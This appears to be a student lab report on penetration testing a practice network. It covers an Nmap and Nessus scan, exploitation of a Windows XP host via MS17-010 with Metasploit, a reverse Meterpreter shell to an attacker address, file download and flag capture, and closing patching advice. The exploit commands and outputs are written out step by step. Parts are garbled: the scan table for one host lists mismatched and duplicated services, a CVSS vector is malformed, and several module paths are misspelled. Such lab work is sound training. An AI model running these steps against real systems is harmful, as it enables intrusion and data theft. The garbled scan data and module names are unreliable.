

PROJECT 2 - PENETRATION TESTING
5 NOVEMBER 2024
SHARV MAHAJAN
5 Hours (TIME)

Network Scan:

I used the open-source tool Nmap to initiate a scan on the specified network (11.11.0.1/24). In doing so, I gathered information about all the ports and services/versions running within the IP address subnet. To do this, I used parameters like “-p-” and “-sV.” to obtain the information. This command identified hosts and ports on the network, “Nmap -p- -sV 11.11.0.1/24.” Below is a screenshot of the information obtained (host) and the command used.

```
L# nmap -p- -sV 11.11.0.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-03 20:58 EST
Nmap scan report for pfSense.home.arpa (11.11.0.1)
Host is up (0.00020s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped

Nmap scan report for 11.11.0.13
Host is up (0.00027s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

Network Table:

IP & OS	Ports & Services
11.11.0.1, unknown	53/tcp, tcpwrapped
11.11.0.13, Windows	135/tcp, msrpc (Version - Microsoft Windows RPC) 139/tcp, netbios-ssn (Version - Microsoft Windows netbios-ssn) 445/tcp, microsoft-ds (Version - Microsoft Windows XP microsoft-ds) 3389/tcp, ms-wbt-server (Version - Microsoft Terminal Services)

11.11.0.15, Unix	<pre> PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.9p1 Debian 10 (protocol 2.0) 22/tcp open ssh OpenSSH 7.9p1 Debian 10 (protocol 2.0) 23/tcp open telnet Linux telnetd 25/tcp open smtp Postfix smtpd 53/tcp open domain ISC BIND 9.14.1 67/tcp open dhcp Apache DHCP Server 3.2.8 ((Ubuntu) DAV/2) 111/tcp open rpcbind 2 (RPC #100000) 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 512/tcp open http Microsoft HTTPAPI (httpd-2.0) 513/tcp open login OpenBSD or Solaris rlogind 514/tcp open tcpwrapped 1089/tcp open java-rmi GNU Classpath smriregistry 2049/tcp open ssh Metasploitable root shell 2049/tcp open nfs 2-4 (RPC #100003) 2121/tcp open ftp ProFTPD 1.3.1 3389/tcp open ms sql MySQL 5.5.42 (Ubuntu 5.5.42-0ubuntu0.14.04.1) 3023/tcp open dstatcd dstatcd v1 (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4) 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7 5900/tcp open vnc VNC (protocol 3.3) 5903/tcp open vnc VNC (protocol 3.3) 6000/tcp open x11 (access denied) 6001/tcp open x11 (access denied) 6667/tcp open irc UnrealIRCd 6669/tcp open irc UnrealIRCd 6889/tcp open x11 (access denied) 8180/tcp open unknown 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs) 2049/tcp open java-rmi GNU Classpath smriregistry 3294/tcp open blockmgr 1-4 (RPC #10001) 51771/tcp open status 1 (RPC #100024) 60020/tcp open mountd 1-3 (RPC #100005) Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable-LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel </pre>
11.11.0.41, Linux	<p>22/tcp, ssh (Version - OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)) 80/tcp, http (Version - Apache httpd 2.4.7 ((Ubuntu))) 5800/tcp, vnc-http (Version - x11vnc) 5900/tcp, vnc (Version - VNC (protocol 3.7))</p>

Vulnerability Detection/Enumeration:

After using Nessus to expose vulnerabilities on the network, I combed through the vulnerabilities associated with an IP address of 11.11.0.13. This is the IP address associated with the XPS machine. During my search, I identified a vulnerability classified as CRITICAL. This was a strong indication that it could be exploited. The vulnerability revolves around an outdated/legacy operating system that Microsoft terminated on April 8, 2014. From this information, I could assume that Microsoft stopped passing security patches to this system. Below, I have provided Nessus's webpage about the vulnerability.

Whole Network / Plugin #73182

[Configure](#) [Audit Trail](#) [Launch](#) [Report](#) [Export](#)

[Back to Vulnerabilities](#)

Vulnerabilities 25

CRITICAL Microsoft Windows XP Unsupported Installation Detection

Description
The remote host is running Microsoft Windows XP. Support for this operating system by Microsoft ended April 8th, 2014.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities. Furthermore, Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities.

Solution
Upgrade to a version of Windows that is currently supported.

See Also
<http://www.nessus.org/u?2f80aef2>
<http://www.nessus.org/u?321523eb>
<https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/>
<http://www.nessus.org/u?8dcab5e4>

Output

Plugin Details

Severity:	Critical
ID:	73182
Version:	1.20
Type:	combined
Family:	Windows
Published:	March 25, 2014
Modified:	September 22, 2020

Risk Information

Risk Factor:	Critical
CVSS v3.0 Base Score 10.0	
CVSS V3.0 Vector:	CVSS:3.0/AV:N/AC:L/PR:N/UF:N/S:C/H:I/H:A
CVSS V3.0 Temporal Vector:	CVSS:3.0/E:P/RL:O/RC:C
CVSS V3.0 Temporal Score:	9.0


Vulnerability Exploitation:

Since there are multiple vulnerabilities present, I had to make a decision. I chose to look into the “CRITICAL” vulnerability as it showed the most promise. Since this is a vulnerability in a legacy operating system, I looked into specific Metasploit modules. I found the EternalBlue vulnerability (MS17-010) from my search and prior knowledge. This exploit targets critical vulnerabilities in older Windows operating systems' server message block (SMB) protocol.

After this discovery, I used Metasploit’s “search” command. Through this command, I got a list of all the modules related to SMB. In doing so, I found exploit(windows/smb/ms17_010_psexec) and exploit(windows/smb/ms17_010_ternalblue). I did some independent research on these modules and found some interesting details. The exploit(windows/smb/ms17_010_psexec) is better as it is more stable and effective against older targets that have not been patched for the MS17_010 vulnerability.


```
msf6 exploit(windows/smb/ms17_010_ernalblue) > use exploit/windows/smb/ms17_010_psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > RHOSTS 11.11.0.13
[-] Unknown command: RHOSTS
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 11.11.0.13
```

Within my terminal, I opened Metasploit and set the module to exploit/windows/smb/ms17_010_psexec. After this, I used the command “set RHOSTS 11.11.0.13” to specify the target host. Next, I used “exploit” which established a connection to the target system.



```
root@SharvMahajan: ~
[*] Started reverse TCP handler on 13.13.9.15:4444
[*] 11.11.0.13:445 - Target OS: Windows 5.1
[*] 11.11.0.13:445 - Filling barrel with fish... done
[*] 11.11.0.13:445 - <----- | Entering Danger Zone | -----
>
[*] 11.11.0.13:445 - [*] Preparing dynamite...
[*] 11.11.0.13:445 - [*] Trying stick 1 (x86)...Boom!
[*] 11.11.0.13:445 - [+] Successfully Leaked Transaction!
[*] 11.11.0.13:445 - [+] Successfully caught Fish-in-a-barrel
[*] 11.11.0.13:445 - <----- | Leaving Danger Zone | -----
[*] 11.11.0.13:445 - Reading from CONNECTION struct at: 0x81c0b670
[*] 11.11.0.13:445 - Built a write-what-where primitive...
[+] 11.11.0.13:445 - Overwrite complete... SYSTEM session obtained!
[*] 11.11.0.13:445 - Selecting native target
[*] 11.11.0.13:445 - Uploading payload... kqBdhecr.exe
[*] 11.11.0.13:445 - Created \kqBdhecr.exe...
[+] 11.11.0.13:445 - Service started successfully...
[*] 11.11.0.13:445 - Deleting \kqBdhecr.exe...
[*] Sending stage (175174 bytes) to 11.11.0.13
[*] Meterpreter session 1 opened (13.13.9.15:4444 -> 11.11.0.13:1080 ) at 2024-1
1-02 21:19:28 -0400
```

After establishing the connection, I researched what commands I could now use. In the process, I found the command “shell” can be used within the meterpreter. After typing this command, I exploited the machine as I transitioned into a Windows shell/cmd. After entering the Windows shell, I had to research the equivalent commands to Linux.



```
meterpreter > shell
Process 796 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
```

The main commands that I used were dir, cd, cls, and type. Since I was on the machine, I had to maneuver around the directories and files to find the target files. To find the files, I went through the following path: “C:\Documents and Settings\Administrator\Desktop.”

To obtain the fruit.jpg and desktop screenshot, I had to ensure that there was an active session in the meterpreter. After doing so, I used the command “download” which downloaded

the image onto my machine. Similarly, I used the “screenshot” command which took a screenshot of the target’s desktop and saved it onto my machine. The results for the exploitation are provided below.

Summary of commands used:

1. use/exploit/windows/smb/ms17_01_eternalblue
2. use/exploit/windows/smb/ms17_01_psexec
3. Set RHOSTS 11.11.0.13
4. exploit
5. show options
6. Sysinfo
7. Getuid & ps
8. Shell
9. Cd, dir, type, cls
10. download
11. screenshot

Exploitation Results:

1. README.txt

```
C:\Documents and Settings\Administrator\Desktop>type README.txt
type README.txt
DO NOT DELETER OR ADD ANYTHING IN THIS MACHINE


DO NOT PATCH ANY VULNERABILITIES

OTHER PEOPLE ARE USING THIS MACHINE FOR THEIR PROJECT
```


2. Flag0.txt

```
C:\Documents and Settings\Administrator\Desktop>type flag0.txt
type flag0.txt
Gabaski
```

3. Fruit.jpg



4. Desktop screenshot



Conclusion/Recommendation:

To mitigate the MS17-010 (EternalBlue) vulnerability, it is critical to ensure that all Windows systems within the network are updated with the security patch released by Microsoft in March 2017. Start by identifying and updating any legacy systems, such as Windows XP and Windows 7 that are no longer supported. Additionally, SMBv1 should be disabled entirely, as it is an outdated protocol that results in numerous security vulnerabilities. The use of intrusion detection and prevention systems is recommended to monitor suspicious activity on SMB ports (445). Consider implementing network segmentation to limit the exposure of vulnerable services. Also, ensure that internal audits are conducted to ensure compliance with devices. There should be regular vulnerability assessments and patch management procedures in place to ensure that systems remain protected against known exploits.

